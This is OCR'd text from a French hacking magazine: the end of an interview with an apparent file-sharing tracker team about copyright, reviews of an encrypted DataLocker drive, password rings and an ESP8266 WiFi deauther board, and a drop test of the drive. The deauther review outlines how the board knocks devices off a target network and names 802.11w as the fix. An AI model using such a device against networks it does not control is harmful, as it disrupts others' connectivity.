
Qu'avez-vous à dire à ceux qui vous qualifient de «pirate»? Un mot sur la légalité?

Nous ne sommes pas des barbares. Nous sommes particulièrement attachés à la question des droits d'auteurs et souhaitons à l'avenir trouver des solutions pour que les ayants droit puissent être rémunérés de manière juste et sans intermédiaire proportionnellement au leech de leur création. De ce fait nous sommes ouverts à toute proposition de la part des services publics ainsi que des syndicats de protection des droits d'auteurs, car rien ni personne ne pourra empêcher les gens de partager leurs données numériques. Ce phénomène est intrinsèque aux règles même du domaine numérique. À nous tous désormais de réfléchir ensemble à comment cela pourrait fonctionner légalement.

Tous nos magazines sont disponibles sur votre tracker (et nous en sommes ravis !), je peux avoir un rab' de ratio pour ma consommation personnelle? Je suis accro à Mon Petit Poney et Docteur Queen, femme médecin.

Les règles de ratio sont les mêmes pour tous, désolé ;)

NOUVEAU !



Par l'équipe de *Pirate Informatique* !

L'officiel PC
RASPBERRY PI
Idées & Projets Clés en Main

GUIDE COMPLET

CHEZ VOTRE MARCHAND DE JOURNAUX

X-MATÉRIELS

> DataLocker DL3 FIPS Edition

Disponible de 500 Gb à 2 Tb (ou en SSD de 512 à 960 Gb), le DataLocker DL3 FE propose une solution de stockage chiffrée pour les particuliers ou les professionnels. L'utilisation du disque dur ne nécessite aucun logiciel puisque toute la partie chiffrement est intégrée au hardware. Il suffit de le brancher en USB 3.0 sur un PC (Windows/Linux) ou un Mac et de rentrer son mot de passe sur l'écran tactile pour avoir accès à ses données. Bien sûr, la connexion USB est rétrocompatible avec l'ancienne norme. Certains modèles proposent une double authentification par puce NFC, mais le chiffrement AES 256 bits et la possibilité d'avoir recours à un clavier aléatoire pour éviter le regard des curieux ou les traces de doigts sur l'écran sont déjà des mesures suffisantes pour se protéger. Notons que l'appareil chiffre en 2 passes : la première fois en mode XTS (qui utilise deux clés différentes pour le bloc et le vecteur d'initialisation) et la deuxième en «classique» mode CBC. Si un intrus essaye de deviner le mot de passe, les données sont autodétruites ! Un bon appareil qui est malheureusement très cher. On est clairement sur un segment haut de gamme : la version 960 Go en SSD approchant la barre des 800 €. Facile à prendre en main pour ceux qui ne souhaitent pas utiliser un logiciel tiers, il est possible d'économiser des centaines d'euros en achetant un disque dur externe tout simple sur lequel on aura créé une partition chiffrée avec VeraCrypt... Reste que l'appareil dispose d'une portabilité intéressante et d'une coque antichoc.

Prix : **350 € (version 500 Gb)** **www.datalockerfrance.com**

> WiFi deauther OLED V2.5,

DÉSAUTHENTIFICATION SUR COMMANDE

Équipée du SoC ESP8266, cette petite carte permet de bloquer l'authentification ou de déconnecter des appareils sur un réseau cible. Il ne s'agit pas de brouillage et l'attaque est permanente : les appareils ne pourront pas se connecter ou seront déconnectés instantanément suivant le type de réseau. La faute aux vieux protocoles WiFi, encore très répandus, qui ne chiffrent pas les requêtes de déconnexion. La carte est fournie prête à l'emploi, mais il est possible de la reprogrammer avec le logiciel qui permet d'injecter du code dans les cartes Arduino. Sans avoir besoin d'un PC pour la faire fonctionner, elle dispose d'un écran, de deux boutons de sélection et d'une antenne. Le but de cet appareil est bien sûr de vérifier que vous ou les réseaux dont vous vous occupez ne sont pas vulnérables à ce type d'attaque. On vous aide un peu : il suffit de migrer son réseau vers la norme WiFi 802.11w-2009. Cette dernière ajoute une couche de chiffrement ce qui rend impossible le spoof des paquets de déconnexion...

Prix : **30 €** **https://goo.gl/EMS3p1**

>RiNGminder,

VOS MOTS DE PASSE AU CREUX DE LA MAIN

Pour éviter l'erreur habituelle qui consiste à utiliser des variations de mots de passe (toto123, totoabc, azertytoto, etc.), un artiste a eu la bonne idée de créer une paire de bagues un peu spéciale. Chaque lettre code pour un symbole ou un chiffre qui va permettre d'ajouter une empreinte unique à un sésame déjà existant. Il existe 5 exemplaires possibles de chaque bague et pour chaque commande, vous recevrez un lot de deux bagues choisies de manière aléatoire. Même si le but est bien sûr d'éviter d'avoir vos sésames sur un Post-It ou de choisir le même à chaque fois, il faut tout de même éviter de voir cet objet comme un système 100 % sécurisé. Certes, il faut qu'un potentiel attaquant sache que vous utilisez ce système, mais le nombre de combinaisons possibles n'est pas si énorme d'autant qu'on voit des photos en clair sur Internet (même pas besoin d'acheter). Pour éviter tout problème, ajoutez une règle personnelle lorsque vous choisissez un mot de passe !


Prix : **20 €** **https://goo.gl/KZkRXg**

DataLocker DL3 FE, du stockage solide et chiffré

Lorsqu'on sort de la boîte notre DataLocker, on y trouve le disque dur, son câble USB propriétaire et sa coque protectrice. L'appareil est magnifique avec sa façade en aluminium brossé, dommage que la gaine en caoutchouc le fasse ressembler à la télécommande de mamy... Allons, branchons la machine !

#1 QUELQUES CHIFFRES...

Une fois branché, le disque dur propose de composer le mot de passe directement sur l'écran tactile. Celui par défaut est **000000** et bien sûr, l'appareil vous rappelle qu'il est préférable de le changer. Vous aurez ensuite le choix entre le **Menu** et une icône pour la connexion au PC. Notons que notre version 500 Gb ne propose que 460 Go de stockage effectif. En USB 3.0 nous avons transféré 2,73 Go (compartimentés en 16 fichiers différents) en moins de 33 secondes. Ce qui donne 82 Mo/s. Avec 4,26 Go compartimentés en 3215 fichiers, les statistiques s'effondrent : 232 secondes de transfert, soit 18 Mo/s. On est loin de ce qui est annoncé par le constructeur, mais il faut savoir que le chiffrement à la volée est forcément plus complexe avec un grand nombre de fichiers.



#2 LES DIFFÉRENTS MODES

Mais revenons aux réglages dans le **Menu**... Nous allons en premier lieu mettre le français en langue par défaut dans **System**. Profitons-en pour augmenter le nombre de caractères du mot de passe et pour jeter un œil à l'option **CD Virtuel** qui permet de monter l'appareil comme s'il s'agissait d'un lecteur de disque optique. Cela permet de graver l'équivalent d'un DVD sur l'appareil. C'est juste utile pour éviter qu'un utilisateur n'efface des données. Or il existe un mode **Lecture Seule** activable si vous êtes l'administrateur. En plus il faudra un logiciel à télécharger alors que l'appareil n'en nécessite aucun normalement.

#3 LES DEUX TYPES DE MOT DE PASSE

Dans le menu principal, vous pourrez (et devrez !) changer le mot de passe. Optez pour des chiffres ou des lettres, mais surtout pour les deux ! Le **Mot de passe Utilisateur** permet quant à lui de donner le disque dur à quelqu'un qui n'aurait pas tous les droits (accès aux données, mais pas aux réglages de l'appareil). Pour savoir si l'appareil dispose d'un mode utilisateur, il suffit de regarder le nombre de cadenas sur l'écran : deux cadenas, présence d'un mot de passe utilisateur alors qu'un seul montre que l'appareil dispose juste du sésame d'administrateur. Le DataLocker Link est encore une option nécessitant un logiciel. Cela permet juste d'empêcher les connexions aux PC non équipés de ce logiciel et une centralisation des données vers un serveur. En entreprise, pourquoi pas...

#4 007 STYLE !

Le truc à la James Bond très sympa c'est le mode **Auto-destruction**. Si un pirate ou un voleur tente trop de fois de taper un mot de passe erroné, les données seront effacées ! Au bout de 5 fois, l'appareil s'éteint. Si le pirate continue (réglable de 10 à 30 tentatives), vos données seront effacées irrémédiablement. Attention, car on tombe plus souvent sur un crétin que sur un pirate ou un voleur (si si !) et dans ce cas vous pourriez voir vos données effacées malgré les avertissements. Il est possible de désactiver ce mode, mais nous vous le déconseillons si vous êtes seul à utiliser l'appareil.

#5 LE TEST «SANDERO»

Bon maintenant qu'on a bien tout testé, on va voir si notre petit boîtier est prêt pour la troisième guerre mondiale que nous prépare tonton Kim et tonton Donald. Sans aller jusqu'à lancer une tête nucléaire dessus, on l'a jeté du deuxième étage (avec sa coque) et il a bien tenu le coup. Le rédacteur en chef a tenu a lui faire passer le test «Sandero». Rien de très technique : il lui a juste roulé dessus avec sa Dacia. 970 kg plus tard, l'appareil fonctionne encore ! La coque en alu s'est légèrement courbée (de 2 mm), mais c'est presque invisible et les données sont intactes. Pas mal d'autant qu'on lui a roulé dessus 2 fois parce que Régis a raté la photo...

SUR NOTRE CD :
Les meilleurs logiciels et services de pros
OFFERTS

HACKING
ANONYMAT PROTECTION

Le GUIDE PRATIQUE DU HACKER

SOLUTIONS & ASTUCES 100% GRATUITES

IDPRESSE id presse
L 12730 - 35 - F: 4,90 € - RD

France METRO : 4,90 € - BEL/LUX : 6 € - DOM : 6,10 € - PORT.CONT. : 6 € - CAN : 7,99 $ cad – POL/S : 750 CFP – NCAL/A : 950 CFP - MAR : 50 mad - TUN : 9,8 tnd